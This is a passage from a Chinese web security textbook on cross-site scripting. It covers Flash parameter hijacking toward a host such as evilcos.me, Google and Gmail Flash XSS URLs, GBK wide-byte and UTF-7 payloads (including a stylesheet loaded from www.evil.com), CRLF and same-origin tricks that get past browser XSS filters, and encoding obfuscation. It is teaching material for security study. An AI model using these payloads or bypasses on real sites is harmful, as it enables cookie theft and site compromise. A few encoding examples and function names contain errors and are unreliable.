


图 6-5 SWFScan 界面截图

```
var myXML = new XML();
var __callResult_162 = myXML.load(( ( "http://" + _root.host ) +
"/load.php?action=playerad" ));
myXML.ignoreWhite = True;
myXML.onLoad = function (success) {
    type = myXML.childNodes.0.childNodes.0.childNodes.0.nodeValue;
    adurl = myXML.childNodes.0.childNodes.1.childNodes.0.nodeValue;
    _global.sec = Number(myXML.childNodes.0.childNodes.2.childNodes.0.
nodeValue) ;
    std = myXML.childNodes.0.childNodes.3.childNodes.0.nodeValue;
    if ( ( std == 1 ) ) {
        if ( ( type == 1 ) ) {
            mp1.contentPath = ( ( ( "http://" + _root.host ) + "/" ) + adurl );
            var __callResult_267 = mp1.play();
        }
    }
}
```

首先加载远程 XML 文件，这个功能是 AS 经常使用的，因为该功能非常方便，使用简单，且 XML 可配置性很高。后面的很多功能都会用到 XML 文件里的相关数据，如果能劫持这个 XML，就能劫持之后的很多操作。

这里加载远程 XML 文件是可劫持的：`_root.host`，这样的全局变量可以直接通过 URL 方式提交，如：

`http://video.nxvtv.cn/flashapp/player.swf?host=evilcos.me`

此时远程 XML 文件为：

`http://evilcos.me/load.php?action=playerad`

内容如图 6-6 所示。



图 6-6 远程 XML 内容

这样的 XML 结构和原始的是一致的，只是我们把内容替换为自己恶意构造的，之后 `mp1.play()` 的 `contentPath` 值 `(("http://" + _root.host) + "/") + adurl` 变为：


`http://evilcos.me/flash/video.swf`

这样就加载了第三方 Flash 进行播放，从而造成 XSF 攻击。

其实，完全静态地用肉眼分析是不太容易的，很多时候我们还会结合动态方式进行分析，比如在 Firefox 下 Firebug 的网络请求中发现一些额外的请求，更能清晰地理解目标 Flash 的运行流畅。

2. 动态分析

Firebug 网络数据如图 6-7 所示。



URL	状态	域
GET player.swf?host=evilcos.me	200 OK	video.nxtv.cn
GET crossdomain.xml	200 OK	evilcos.me
GET load.php?action=playerad	200 OK	evilcos.me
GET video.swf	200 OK	evilcos.me
GET hack.jpg	200 OK	evilcos.me
GET load.php?action=movie&p=	200 OK	evilcos.me
GET undefined	404 Not Found	video.nxtv.cn
GET undefined	404 Not Found	video.nxtv.cn

8 个请求

图 6-7 Firebug 网络数据

注意，加载第三方资源时需要第三方域的根目录下有 crossdomain.xml 文件，并且授权这样的跨域请求。顺便说一下，如果是直接加载第三方 Flash 文件，则不需要 crossdomain.xml 的授权。

6.4.2 Google Flash XSS 挖掘

截止写书时刻，本节提到的 Google Flash XSS 还是一个 0day，如果我们不公开，估计能存活很久，公开它的另一个原因是，这个 0day 的威力已经不大了。

有一个 XSS 如下：

`http://www.google.com/enterprise/mini/control.swf?onend=javascript:alert(document.domain)`

请求后跳转到:

`http://static.googleusercontent.com/external_content/untrusted_dlcp/www.google.com/zh-CN/enterprise/mini/control.swf?onend=javascript:alert(document.domain)`

Google Flash XSS 截图如图 6-8 所示。




图 6-8 Google Flash XSS 截图

威力不大的是因为 Google 对它们的域分离得非常好, 把那些无关紧要的内容都放到了其他域名上, 这样, 这个 XSS 就是鸡肋了。

可大家感兴趣的应该是我们是如何发现它的吧? 下面介绍这个 XSS 的挖掘过程。

首先, 进行 `www.google.com` 搜索。

`filetype:swf site:google.com`

找到了很多 `google.com` 域上的 Flash 文件, 其中就有:

`http://www.google.com/enterprise/mini/control.swf`

反编译得到如图 6-9 所示的结果。




图 6-9 control.swf 反编译后的结果

这是 AS2 代码，getUrl 里直接就是 _level0.onend，全局变量未初始化。这个 control.swf 还关联了其他的 Flash 文件，大家有兴趣可以逐一分析，还有一些其他问题。不过对我们来说，有 XSS 就够了。

顺便说一下，2010 年 Gmail 的一个 Flash XSS 被爆，XSS 代码网址为：

[https://mail.google.com/mail/uploader/uploaderapi2.swf?apiInit=eval&apiId=alert\(document.cookie\)](https://mail.google.com/mail/uploader/uploaderapi2.swf?apiInit=eval&apiId=alert(document.cookie))

触发代码片段如下：

```
var flashParams:* = LoaderInfo(this.root.loaderInfo).parameters;  
API_ID = "apiId" in flashParams ? (String(flashParams.apiId)) : ("");  
API_INIT = "apiInit" in flashParams ? (String(flashParams.apiInit)) :  
("onUploaderApiReady");  
...  
if (ExternalInterface.available) {  
    ExternalInterface.call(API_INIT, API_ID);  
}
```

上面这段代码是 AS3 代码，它存在非常明显的 XSS 漏洞。

6.5 字符集缺陷导致的 XSS

有些安全问题的罪魁祸首是字符集的使用（即字符集编码与解码）不正确导致的，字符集本身也有一些问题，比如，各种说不清道不明的原因导致字符集之间的交集分歧。如果世界上只有一种字符集，也只有一种编码方式，那么这个字符世界应该就是和平的。

在介绍安全问题前，我们来了解一些基本概念：什么是字符、什么是字节、什么是字符集、什么是字符集编码。

1. 字符与字节

肉眼看到的一个文字或符号单元就是一个字符（包括乱码），一个字符可能对应 $1 \sim n$ 字节，1 字节为 8 位，每一位要么为 1，要么为 0。

2. 字符集

一个字符对应 $1 \sim n$ 字节是由字符集与编码决定的，比如，ASCII 字符集就是一个字符对应 1 字节，不过 1 字节只用了 7 位，最高位用于其他目的，所以 ASCII 字符集共有 2 的 7 次方（128）个字符，基本就是键盘上的英文字符（包括控制符）。

ASCII 字符集表达不了拉丁系的字符，更表达不了东亚字符，所以各种演变出现了诸多字符集，如 ISO8859 系列、GB2312、GBK、GB18030、BIG5、Shift_JIS 等，直到 Unicode 字符集出现，才看到了世界和平的曙光，但是各国的这些字符集还在沿用，不可能清零从头开始，所以这个字符的世界还是很混乱。

3. 字符集编码

这些字符集大都对应一种编码方式（比如 GBK 字符集对应了 GBK 编码），不过 Unicode 字符集的编码方式有 UTF-8、UTF-16、UTF-32、UTF-7，常见的是 UTF-8 与 UTF-7。

编码的目的是最终将这些字符正确地转换为计算机可理解的二进制，对应的解码就是将二进制最终解码为人类可读的字符。

6.5.1 宽字节编码带来的安全问题

GB2312、GBK、GB18030、BIG5、Shift_JIS 等这些都是常说的宽字节，实际上只有两字节。宽字节带来的安全问题主要是吃 ASCII 字符（一字节）的现象，比如，下面这个 PHP 示例，在 magic_quotes_gpc=On 的情况下，如何触发 XSS？

```
<?php header("Content-Type: text/html;charset=GBK"); ?>
<head>
<title>gb xss</title>
</head>
<script>
a="<?php echo $_GET['x'];?>";
</script>
```

我们会想到，需要闭合双引号才行，如果只是提交如下语句：

```
gb.php?x=1";alert(1)//
```

双引号会被转义成\"，导致闭合失败：

```
a="1\";alert(1)//";
```

由于这个网页头部响应指明了这是 GBK 编码，GBK 编码第一字节（高字节）的范围

是 0x81~0xFE，第二字节（低字节）的范围是 0x40~0x7E 与 0x80~0xFE，这样的十六进制表示。而\符号的十六进制表示为 0x5C，正好在 GBK 的低字节中，如果之前有一个高字节，那么正好会被组成一个合法字符，于是提交如下：

```
gb.php?x=1%81";alert(1)//
```

双引号会继续被转义成\"，最终如下：

```
a="1[0x81]\";alert(1)//";
```

[0x81]组成了一个合法字符，于是之后的双引号就会产生闭合，这样我们就成功触发了 XSS。

这些宽字节编码的高低位范围都不太相同，具体可以查相关维基百科。

这里有一点要注意，GB2312 是被 GBK 兼容的，它的高位范围是 0xA1~0xF7，低位范围是 0xA1~0xFE（0x5C 不在该范围内），把上面的 PHP 代码的 GBK 改为 GB2312，在浏览器中处理行为同 GBK，也许是由于 GBK 兼容 GB2312，浏览器都做了同样的兼容：把 GB2312 统一按 GBK 行为处理。

上面这类宽字节编码问题的影响非常普遍，不仅是 XSS 这么简单，从前端到后端的流程中，字符集编码处理不一致可能导致 SQL 注入、命令执行等一系列安全问题。

6.5.2 UTF-7 问题

UTF-7 是 Unicode 字符集的一种编码方式，不过并非标准推荐的，现在仅 IE 浏览器还支持 UTF-7 的解析，比如，Firefox 从 5 版本就不支持 UTF-7 了。UTF-7 的存在是有历史原因的，感兴趣的读可以去维基百科上查阅。

IE 浏览器历史上出现以下好几类 UTF-7 XSS。

1. 自动选择 UTF-7 编码

在 IE 6/IE 7 时代，如果没声明 HTTP 响应头字符集编码方式或者声明错误：

```
Content-Type: text/html;charset=utf-8 // 声明字符集编码方式
Content-Type text/html // 未声明字符集编码方式
Content-Type: text/html;charset=utf-8 // 声明错误的字符集编码方式
```

同时，<meta http-equiv>未指定 charset 或指定错误，那么 IE 浏览器会判断响应内容中是否出现 UTF-7 编码的字符串，如果有当前页面会自动选择 UTF-7 编码方式，如下：

```
<title>utf-7 xss</title>
+ADw-script+AD4-alert(document.location)+ADw-/script+AD4-
<div>123</div>
```

历史上，Yahoo 和 Google 都因为这个而被 XSS 漏洞攻击过，它们的 POC 分别如下：

```
http://search.yahoo.com/search?p=%2BADw-/title%2BAD4-%2BADw-script%2BAD4-
-alert(document.cookie)%2BADw-/script%2BAD4-&fr=yfp-t-501&toggle=1&cop=mss&e
i=UTF-8&eo=euc
```

// 注：euc 是错误的字符集编码方式

```
http://www.google.com/search?hl=en&oe=cp932&q=%2BADw-script%2BAD4-alert(
document.cookie)%2BADsAPA-/script%2BAD4-%2BACI-
```

// 注：cp932 是错误的字符集编码方式

这是一种危险的机制，现在已经修补。

2. 通过 iframe 方式调用外部 UTF-7 编码的 HTML 文件

父页通过 Content-Type 或<meta>标签来声明 UTF-7 编码，然后使用<iframe>标签嵌入

外部 UTF-7 编码的 HTML 文件，代码如下：

```
<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-7">
<body>
<iframe src=" utf-71.html"/>
</body>
</html>
```

utf-71.html 的代码如下：

```
<html>
+ADw-script+AD4-alert('XSS')+ADw-/script+AD4-
</html>
```

不过现在 IE 限制了<iframe>只能嵌入同域内的 UTF-7 编码文件，虽然曾经有通过重定向跳转到外域的方式绕过这个限制。

3. 通过 link 方式调用外部 UTF-7 编码的 CSS 文件

通过<link>标签嵌入外部 UTF-7 编码的 CSS 文件，此时父页不需要声明 UTF-7 编码方式，代码如下：

```
<html>
<title>123</title>
<link rel="stylesheet" href="http://www.evil.com/utf7.css" type="text/css"/>
</html>
```

utf7.css 可以在外域，代码如下：

```
@charset "utf-7";
body+AHs-x:expression(if(!window.x)+AHs-alert(1)+ADs-window.x=1+ADsAfQ-)+AH0-
```

4. 通过指定 BOM 文件头

BOM 的全称为 Byte Order Mark，即标记字节顺序码，只出现在 Unicode 字符集中，BOM 出现在文件的最开始位置，软件通过识别文件的 BOM 来判断它的 Unicode 字符集编码方式，常见的 BOM 头如表 6-1 所示。

表 6-1 字符集编码 BOM

字符集编码	BOM
UTF-8	EF BB BF，可以不需要
UTF-16LE	FF FE
UTF-16BE	FE FF
UTF-32LE	FF FE 00 00
UTF-32BE	00 00 FE FF
UTF-7	2B 2F 76 和 1 字节以下：[38 39 2B 2F] 这 4 字节的组合翻译为对应的字符是：+/\v8、+/\v9、+/\v+、+/\v/

其中，LE 是 Little Endian，指低位字节在前，高位字节在后；BE 是 Big Endian，指高位字节在前，低位字节在后。

相关解析软件如果发现 BOM 是+/\v8，就认为目标文档是 UTF-7 编码，IE 曾经出现的漏洞就是：以最高的优先级判断 UTF-7 BOM 头。这样只要能控制目标网页开头是 UTF-7 BOM 头，后续的内容就可以以 UTF-7 方式编码，从而绕过过滤器。

在实际的攻击场景中，能控制目标网页开头部分的功能如下：

- 用户自定义的 CSS 样式文件（如：曾经的百度空间）。
- JSON CallBack 类型的链接，这类出现在几乎各大 Web 2.0 网站中。

修补这类安全问题很简单，只要在目标网页开头部分强制加一个空格即可，这样 BOM 头就无效了。

6.5.3 浏览器处理字符集编码 BUG 带来的安全问题

历史上所有的浏览器在处理字符集编码时都出现过 BUG，这类安全问题大多是模糊测试出来的。在此不打算一一列举，不过有一点需要特别说明的是：标准总是过于美好，比如字符集标准，但是每个浏览器在实施这些标准时不一定就能很好地实施，所以不要轻信它们不会出现 BUG。

6.6 绕过浏览器 XSS Filter

目前，主要是 IE 和 Chrome 两大浏览器拥有 XSS Filter 机制，不可能有完美的过滤器，从历史上看，它们被绕过很多次，同时也越来越完善，但是总会有被绕过的可能性，绕过的方式同样可以通过 fuzzing 技巧来寻找。

XSS Filter 主要针对反射型 XSS，大体上采用的都是一种启发式的检测，根据用户提交的参数判断是否是潜在的 XSS 特征，并重新渲染响应内容保证潜在的 XSS 特征不会触发。

6.6.1 响应头 CRLF 注入绕过

如果目标网页存在响应头部 CRLF 注入，在 HTTP 响应头注入回车换行符，就可以注入头部：

```
X-XSS-Protection: 0
```

用于关闭 XSS Filter 机制，这也是一种绕过方式。比如，某网站的页面可以写如下请求

语句:

```
http://x.com/xx.action?id=%0d%0aContent-Type:%20text/html%0d%0aX-XSS-Protection:%20%0d%0a%0d%0ax%3Cscript%3Ealert(1);%3C/script%3Ey
```

这段 URL 如果在 urldecode 后是如下内容:

```
http://x.com/xx.action?id=
Content-Type: text/html
X-XSS-Protection: 0

x<script>alert(1);</script>y
```

响应回来的内容会如下:

```
HTTP/1.1 404
Content-Type: text/html
X-XSS-Protection: 0

x<script>alert(1);</script>y
Server: Resin/3.0.19
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: zh-CN
Content-Length: 0
Connection: close
Date: Thu, 07 Jun 2012 06:39:16 GMT
```

6.6.2 针对同域的白名单

严格地说, 针对同域的白名单机制不是绕过, 而是浏览器的性质, 这种性质给反射型 XSS 的利用提供了便利, IE 和 Chrome 在这个机制上不太一样。

1. IE 的同域白名单

IE 会判断 Referer 来源是否是本域，如果是，则 XSS Filter 不生效，比如，xss.php 的代码如下：

```
content:<?php echo $_GET['x'] ?>
referer:<?php echo $_SERVER['HTTP_REFERER'] ?>
```

如果直接请求：

`http://www.foo.com/xss.php?x=<script>alert(1)</script>`

会被 IE XSS Filter 拦截下来，如果是通过同域内的<a>链接点击过来的，或者<iframe>直接嵌入，由于 Referer 来源是同域，此时 XSS Filter 不生效，代码如下：

```
<a href="xss.php?x=<script>alert(1)</script>" target="_blank">xxxxxxxxxxxx</a>
<iframe src=xss.php?x=%3Cscript%3Ealert(1)%3C/script%3E></iframe>
```

2. Chrome 的同域白名单

Chrome 的同域白名单机制和 IE 完全不一样，用法如下：

`http://www.foo.com/xss.php?x=<scriptsrc=alert.js></script>`

如果是<script>嵌入同域内的 js 文件，XSS Filter 就不会防御，这个受 CSP 策略（有关 CSP 的内容，可以参考 10.1.2 节）的影响。

6.6.3 场景依赖性高的绕过

1. 场景一

我们发现一个反射型 XSS 的参数值出现在 JavaScript 变量里，格式如下：


```
<script>
var a='[userinput]';
...
</script>
```

提交 `xxx.php?userinput=';alert(123)//`，得到如下语句：

```
<script>
var a='';alert(123)//';
...
</script>
```

对于这样的场景，Chrome 的 XSS Filter 就无法有效地防御了，IE 却可以。

2. 场景二

安全研究员 sogl 发现的这样的绕过经测试，如果 PHP 开启的 GPC 魔法引号，那么下面这样的 URL 可以绕过 IE XSS Filter：

```
http://www.foo.com/xss.php?x=<script %00%00%00>alert(1)</script>
```

xss.php 代码如下：

```
<?php echo $_GET['x'] ?>
```

原因是：%00 会被 PHP 转义为\0，IE XSS Filter 估计就因此被绕过，最终的输出结果是：

```
<script \0\0\0>alert(1)</script>
```

除此之外，还有以下一些特性：

- IE 对 DOM XSS 没有防御策略，但是 Chrome 却有。

- Chrome 还支持注入 data:协议的 XSS，不过 data:协议是空白域，不会对目标造成大的影响。

6.7 混淆的代码

从前面的知识可以知道：漏洞挖掘不是一件轻松的事情。在实际的跨站中，我们往往不能随心所欲地注入代码，因为可能会有各种无法预料的过滤，有可能某些特殊字符被校验了，某些关键词被过滤了，从而导致代码不能够正常执行。为了提高漏洞挖掘的成功率，我们经常需要对各种代码进行混淆，以绕过过滤机制。本节介绍混淆代码的相关知识点，为我们以后能更灵活地运用混淆方式打好基础。

6.7.1 浏览器的进制常识

谈到代码混淆，在此有必要先来学习一下进制的常识。在浏览器中常用的进制混淆有八进制、十进制和十六进制。

我们常常会在 HTML 的属性中用到十进制和十六进制。十进制在 HTML 中可使用`8`来表示，用`&`和`#`作为前缀，中间为十进制数字，使用半角分号`(;)`作为后缀，其中后缀也可以没有。如果要用十六进制，则使用`Z`表示，比十进制多了个`x`，进制码中也多了`a~f`这 6 个字符来表示 10~15，其中后缀也可以没有，而且`x`和`a~f`这几个字符大小写不敏感，这个后面会提到。

在 CSS 的属性中，我们也只能用到十进制和十六进制，CSS 兼容 HTML 中的进制表示形式，除此之外，十六进制还可以使用`\6c`的形式来表示，即使用斜线作为进制数值前缀。

在 JavaScript 中可以直接通过 `eval` 执行的字符串有八进制和十六进制两种编码方式，

其中八进制用\56 表示，十六进制用\x5c 表示。需要注意的是，这两种表示方式不能够直接给多字节字符编码（如汉字、韩文等），如果代码中应用了汉字并且需要进行进制编码，那么只能进行十六进制 Unicode 编码，其表示形式为：\u4ee3\u7801（“代码”二字的十六进制编码）。

除此之外，我们也会遇到其他一些编码形式，如 URLEncode，以及用进制数值表示 IP 的格式等，后面的例子中我们也会有所提及。

我们现在基本了解了进制在各种脚本语言中的展示形式，那么如何将代码转化成这些进制字符呢？非常幸运的是，我们无须用 C 语言或其他什么软件来进行进制编码和解码，JavaScript 自身就带有两个函数可以处理这个事情：char.toString(jinzhi)（char 为需要编码的单字，jinzhi 为需要编码的进制，可以填写 2、8、10、16 或其他之类数字，有兴趣的朋友可以自行研究）、String.fromCharCode(code,jinzhi)（code 为需要进制解码的数字，jinzhi 为当前数字的进制）。

所以，我们可以编写自己的进制编/解码函数，示例如下：

```
var Code = {};  
Code.encode = function (str, jinzhi, left, right, digit) {  
    left = left || "";  
    right = right || "";  
    digit = digit || 0;  
    var ret = "",  
        bu = 0;  
    for (i = 0; i < str.length; i++) {  
        s = str.charCodeAt(i).toString(jinzhi);  
        bu = digit - String(s).length + 1;  
        if (bu < 1) bu = 0;  
        ret += left + new Array(bu).join("0") + s + right;  
    }  
}
```

```
        return ret;
    };
    Code.decode = function (str, jinzhi, for_split, for_replace) {
        if (for_replace) {
            var re = new RegExp(for_replace, "g");
            str = str.replace(re, '');
        }
        var arr_s = str.split(for_split);
        var ret = '';
        for (i = 0; i < arr_s.length; i++) {
            if (arr_s[i]) ret += String.fromCharCode(parseInt(arr_s[i],
jinzhi));
        }
        return ret;
    };
};
```

代码中建立了 Code 对象，并为其添加了 encode 和 decode 两个方法。其中，encode 方法拥有以下 5 个参数。

- str: 需要进行编码的字符。
- jinzhi: 需要编码到的目标进制，如 2、8、10、16。
- left: 编码数值的前缀。
- right: 编码数值的后缀。
- digit: 数值位数，补 0（如 digit 设为 4，编码数值为 65，那么补 0 的结果为 0065）。

decode 方法拥有以下 4 个参数。

- str: 需要进行解码的数值串。
- jinzhi: 原数值串的编码进制。
- for_split: 以某个（或某几个）字符作为分隔符。

- `for_replace`: 需要删除的其余字符（如以前缀作为分隔，则需要删除的字符就为后缀）。

然后运行下列语句：

```
Code.encode("Hello", 16, '&#x', ';', 4);
```

将会编码成如下形式：

```
&#x0048;&#x0065;&#x006c;&#x006c;&#x0066;
```

我们再运行下列语句：

```
Code.decode("&#x0048;&#x0065;&#x006c;&#x006c;&#x0066;", 16, ';', '&#x');
```

将重新解码成：Hello。

更多这方面的功能可以使用 `monyer` 在线加解密工具，网址如下：

<http://monyer.com/demo/monyerjs/>

该工具的使用方法很简单：在文本框中填入想转换的代码，在页面右下角选择好想要编码的进制、位数以及格式，单击 `Encode` 按钮即可，如图 6-10 所示。解码的方法与编码相同，选择好进制和格式，单击 `Decode` 按钮即可解码。

下面举几个例子，HTML 代码为：

```
<img src=http://www.baidu.com/img/baidu_sylogo1.gif>
```

我们将 `img` 的属性 `src` 的值分别转换为十进制和十六进制的效果如下：

```
<img src=&#104;&#116;&#116;&#112;&#058;&#047;&#047;&#119;&#119;&#119;
```

```
&#046;&#098;&#097;&#105;&#100;&#117;&#046;&#099;&#111;&#109;&#047;&#105;&#109;&#103;&#047;&#098;&#097;&#105;&#100;&#117;&#095;&#115;&#121;&#108;&#111;&#103;&#111;&#049;&#046;&#103;&#105;&#102;>  
<img src=&#x68;&#x74;&#x74;&#x70;&#x3a;&#x2f;&#x2f;&#x77;&#x77;&#x77;&#x2e;&#x62;&#x61;&#x69;&#x64;&#x75;&#x2e;&#x63;&#x6f;&#x6d;&#x2f;&#x69;&#x6d;&#x67;&#x2f;&#x62;&#x61;&#x69;&#x64;&#x75;&#x5f;&#x73;&#x79;&#x6c;&#x6f;&#x67;&#x6f;&#x31;&#x2e;&#x67;&#x69;&#x66;>
```




图 6-10 moneyer 在线加解密工具

当浏览器在运行这两行代码时，如果我们依然看到两张图片显示出来，那么浏览器自身已经对上述编码做了自动解码（6.2.1 节已对该机制做过描述）。其中的十进制编码设定了其最小位数为 3 位，所以不够 3 位的数值用 0 补充，这在实际的代码混淆中很有用，它可以用来绕过一些站点的过滤器，不过不同的浏览器对所能支持的位数有一定的要求，如 IE 只能支持最大 7 位数值，而对 Chrome 来说，设置位数无限制。

另外，由于进制方式对字母的大小写不敏感，后缀“;”也不是必需的，并且我们也可以将常规字符、十进制编码和十六进制编码字符混合，所以可以将代码混淆成如下形式，它依然是有效的：

```
<img src=&#00000104;&#0116&#x74&#X00070;&#x3A&#x2F;&#x2fwww.baidu.com/
&#105&#109&#103/baidu_sylogol&#x2e;&#x67;&#x69;&#x66;>
```

接下来看一下 CSS 中的进制用法，代码如下：

```
<div style="background:red">1</div>
```

对其进行十进制编码和十六进制编码的效果分别如下：

```
<div style="&#98;&#97;&#99;&#107;&#103;&#114;&#111;&#117;&#110;&#100;
&#58;&#114;&#101;&#100;&#59;">1</div>
<div style="\62\61\63\6b\67\72\6f\75\6e\64:\0072\0065\0064;">1</div>
<div style="&#x62;&#x61;&#x63;&#x6b;&#x67;&#x72;&#x6f;&#x75;&#x6e;&#x64;
&#x3a;&#x72;&#x65;&#x64;&#x3b;">1</div>
```

这里需要注意的是，如果使用“\62\61”形式进行十六进制编码，那么要注意将 CSS 属性名和属性值之间的冒号留出来，否则代码将不会解析。同样，我们可以把以上三种编码方式混合到一个字符串中，达到如下效果，代码依旧可以正确执行：

```
<div style="&#98&#97&#99kgr&#111&#117&#x006e;&#x0064;:\0072\0065\0064;">
1</div>
```

接下来看一下 JavaScript 中字符串的进制用法，假设原始语句如下：

```
<script>eval("alert('你好')");</script>
```

其八进制和十六进制表示的代码如下：

```
<script>eval("\141\154\145\162\164\50\47\u4f60\u597d\47\51");</script>
<script>eval("\x61\x6c\x65\x72\x74\x28\x27\u4f60\u597d\x27\x29");</script>
```

其中，中文部分一定要使用 Unicode 的形式，即'u'加上汉字的十六进制编码。

另外，虽然十进制不能直接通过 eval 来执行，但可以使用 String.fromCharCode 函数先对数值进行解码，然后传递给 eval 执行，例如：

```
<script>eval(String.fromCharCode(97,108,101,114,116,40,39,120,115,115,39,41,59));</script>
```

以上就是我们需要了解的浏览器端进制的常识，接下来学习浏览器的其他常见编码。

6.7.2 浏览器的编码常识

在 JavaScript 中，有三套编/解码的函数，分别为：

```
escape/unescape
encodeURIComponent/decodeURI
encodeURIComponent/decodeURIComponent
```

我们对字符串 “<Hello+World>” 用三种加密方式分别进行加密的结果如表 6-2 所示。

表 6-2 三种编码函数加密的结果

加 密 方 式	加 密 结 果
Escape	%3CHello+World%3E
EncodeURI	%3CHello+World%3E
encodeURIComponent	%3CHello%2BWorld%3E

我们发现三种加密方法近乎相同，不过实际上它们还是有少许区别的。

escape 不编码的字符有 69 个：

`*`、`+`、`-`、`.`、`/`、`@`、`_`、`0~9`、`a~z`、`A~Z` 而且 `escape` 对 `0~255` 以外的 `unicode` 值进行编码时输出 `%u****` 格式。

`encodeURIComponent` 不编码的字符有 82 个：

`!`、`#`、`$`、`&`、`'`、`(`、`)`、`*`、`+`、`,`、`-`、`.`、`/`、`:`、`;`、`=`、`?`、`@`、`_`、`~`、`0~9`、`a~z`、`A~Z`

`encodeURIComponentComponent` 不编码的字符有 71 个：

`!`、`'`、`(`、`)`、`*`、`-`、`.`、`_`、`~`、`0~9`、`a~z`、`A~Z`

另外，我们可以编写一个函数来使 `escape` 可以对所有的字符进行编码，代码如下：

```
var ExEscape = function (str) {
    var _a, _b;
    var _c = "";
    for (var i = 0; i < str.length; i++) {
        _a = str.charCodeAt(i);
        _b = _a < 256 ? "%" : "%u"; //u 不可以大写
        _b = _a < 16 ? "%0" : _b;
        _c += _b + _a.toString(16).toUpperCase(); //大小写皆可.toLowerCase()
    }
    return _c;
}
```

这样我们可以使用 `eval(unescape(%61%6C%65%72%74%28%31%29));` 的形式来绕过过滤器对某些关键词的过滤。

除了 JavaScript 提供的这三种加/解密方法外，我们还需要了解 `HTMLEncode`、`URLEncode`、`JSEncode`、`UTF-7` 编码、`Base64` 编码的相关知识，这些内容将会在后面具体应用时深入探讨。

6.7.3 HTML 中的代码注入技巧

